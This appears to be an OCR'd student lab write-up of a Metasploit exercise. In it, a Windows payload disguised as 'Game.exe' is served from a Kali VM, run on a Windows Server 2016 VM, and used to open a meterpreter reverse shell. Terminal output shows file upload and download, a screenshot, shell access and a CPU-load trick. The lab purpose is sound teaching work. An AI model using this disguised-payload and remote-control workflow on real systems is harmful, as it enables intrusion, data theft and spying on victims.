
Question 1:


- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Steps: -

Kali IP: - 172.16.25.131
Victim IP: - 172.16.25.138



Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Appli...
Places
Ter...
Aug 31 22:09
Terminal

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.25.131  netmask 255.255.255.0  broadcast 172.16.25.255
        inet6 fe80::20c:29ff:fe54:48d9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:48:d9  txqueuelen 1000  (Ethernet)
        RX packets 17000  bytes 18058007 (17.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9464  bytes 1633661 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4753  bytes 9741261 (9.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4753  bytes 9741261 (9.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```


Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
Player
File Options View
Select Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::2198:bd69:da90:c6ce%13
   IPv4 Address. . . . . . . . . . . : 172.16.25.138
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.25.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:477:bf8:cede:55ed
   Link-local IPv6 Address . . . . . : fe80::477:bf8:cede:55ed%2
   Default Gateway . . . . . . . . . : ::
```


Create Game.exe in Kali and tried opening In Victim Machine



Index of /counterstrike

Name	Last modified	Size	Description
Parent Directory		-	
Game.exe	2020-08-31 00:46	72K	


Apache/2.4.43 (Debian) Server at 172.16.25.131 Port 80


Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
Player
Index of /counterstrike
Not secure | 172.16.25.131/counterstrike/

Index of /counterstrike


Name	Last modified	Size	Description
Parent Directory		-	
Game.exe	2020-08-31 00:46	72K	

Apache/2.4.43 (Debian) Server at 172.16.25.131 Port 80


Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Appli...
Places
Ter...
Aug 31 21:57
Terminal
Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
File
Home
Share
View
Manage
This PC › Local Disk (C:) › Users › Administrator › Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     172.16.25.131    yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Name	Date modified	Type
DVWA-maste	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installer ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application


Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Appli...
Places
Ter...
Aug 31 21:58
Terminal
Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
File
Home
Share
View
Manage
This PC › Local Disk (C:) › Users › Administrator › Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.25.131:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 172.16.25.138
[*] Meterpreter session 1 opened (172.16.25.131:4444 -> 172.16.25.138:49889) at
2020-08-31 21:27:23 +0530

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
      Connection
  --  ----  ----                     -----------

  1         meterpreter x86/windows  WIN-CHH56E6VSAD\Administrator @ WIN-CHH56E6
VSAD  172.16.25.131:4444 -> 172.16.25.138:49889 (172.16.25.138)

msf5 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
```

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?


Name: C:\Users\Administrator\Downloads\Game (1).exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\Administrator\Downloads\Game (1).exe

Run   Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?


Exploitation Started of the Victim Machine (All details received from the Victim Machine)


Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Appli...
Places
Ter...
Aug 31 21:59
Terminal
Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
File
Home
Share
View
Manage
This PC › Local Disk (C:) › Users › Administrator › Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-CHH56E6VSAD
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installer ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application


Upload and Download of the a.txt & b.txt in the Victim Machine successfully


Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Appli...
Places
Ter...
Aug 31 22:00
Terminal
Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)
File
Home
Share
View
This PC › Local Disk (C:) › Users › Administrator › Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network

```
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:f3:8e:7a
MTU          : 1500
IPv4 Address : 172.16.25.138
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2198:bd69:da90:c6ce
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > upload a.txt
[*] uploading  : a.txt -> a.txt
[*] uploaded   : a.txt -> a.txt
meterpreter > download b.txt
[*] Downloading: b.txt -> b.txt
[*] download   : b.txt -> b.txt
meterpreter > screenshot
Screenshot saved to: /root/igkLLezz.jpeg
meterpreter > shell
Process 3384 created.
Channel 3 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>powershell
```

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Document
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installer ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application

Screenshot taken of the Victim Machine



Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Aug 31 22:02

Index of /counterstrike


igkLLezz.jpeg

```
IPv6 Address : fe80::2198:
IPv6 Netmask : ffff:ffff:f
meterpreter > upload a.txt
[*] uploading  : a.txt ->
[*] uploaded   : a.txt ->
meterpreter > download b.t
[*] Downloading: b.txt -
[*] download   : b.txt ->
meterpreter > screenshot
Screenshot saved to: /root
meterpreter > shell
Process 3384 created.
Channel 3 created.
Microsoft Windows [Versior
(c) 2016 Microsoft Corpora

C:\Users\Administrator\Dow
powershell
Windows PowerShell
Copyright (C) 2016 Microsc

PS C:\Users\Administrator\
cd\
```

This PC › Local Disk (C:) › Users › Administrator › Downloads

Name	Date modified	Type
DVWA-master	8/31/2020 8:28 PM	File folder
a	8/31/2020 9:32 PM	Text Document
b	8/31/2020 9:21 PM	Text Document
Domain_Controller_-_not_updated_h6p0vj	8/26/2020 11:53 AM	HTML Documen
DVWA-master	8/31/2020 8:27 PM	Compressed (zipp...
emt	8/26/2020 8:33 AM	Application
Game (1)	8/31/2020 9:18 PM	Application
Nessus-8.11.1-x64	8/26/2020 9:33 AM	Windows Installe ...
Unconfirmed 777275.crdownload	8/31/2020 9:18 PM	CRDOWNLOAD File
xampp-windows-x64-7.4.9-0-VC15-instal...	8/31/2020 8:15 PM	Application

Made the CPU memory a bit high by increasing the load from kali in the Victims Machine



Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Windows Server 2016 - VMware Workstation 15 Player (Non-commercial use only)

Aug 31 22:05

Index of /counterstrike

Terminal

```
KY
>Ax!�A>>`ZD>  Y"&HIIS-:8BVsZ  xSSzSxTZ!,aL?�w?dA?aU�{5#@;,*

K">>A�T`A>>DTY" #;IIS-:BVsxSzSxTZ!aS"f?�w?dA?aU:{59@;   ,*

jY
  >A
xOT��T!!OY >A�x

" *=&II,#-:B8BUZ xSSzSxTZ!?"?f?�w^d,?aU�{59@;,,*^C
Terminate channel 4? [y/N]  y
meterpreter > shell
Process 2328 created.
Channel 5 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Downloads> get-childitem -recurse | get-content
```

CPU Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz

CPU 2.19 GHz

Memory 7/1023 MB (79%)

Ethernet 0 Kbps R: 0 Kbps

Utilization 3%

Speed 2.19 GHz

Processes 61

Threads 843

Handles 23045

Up time 0:02:09:31

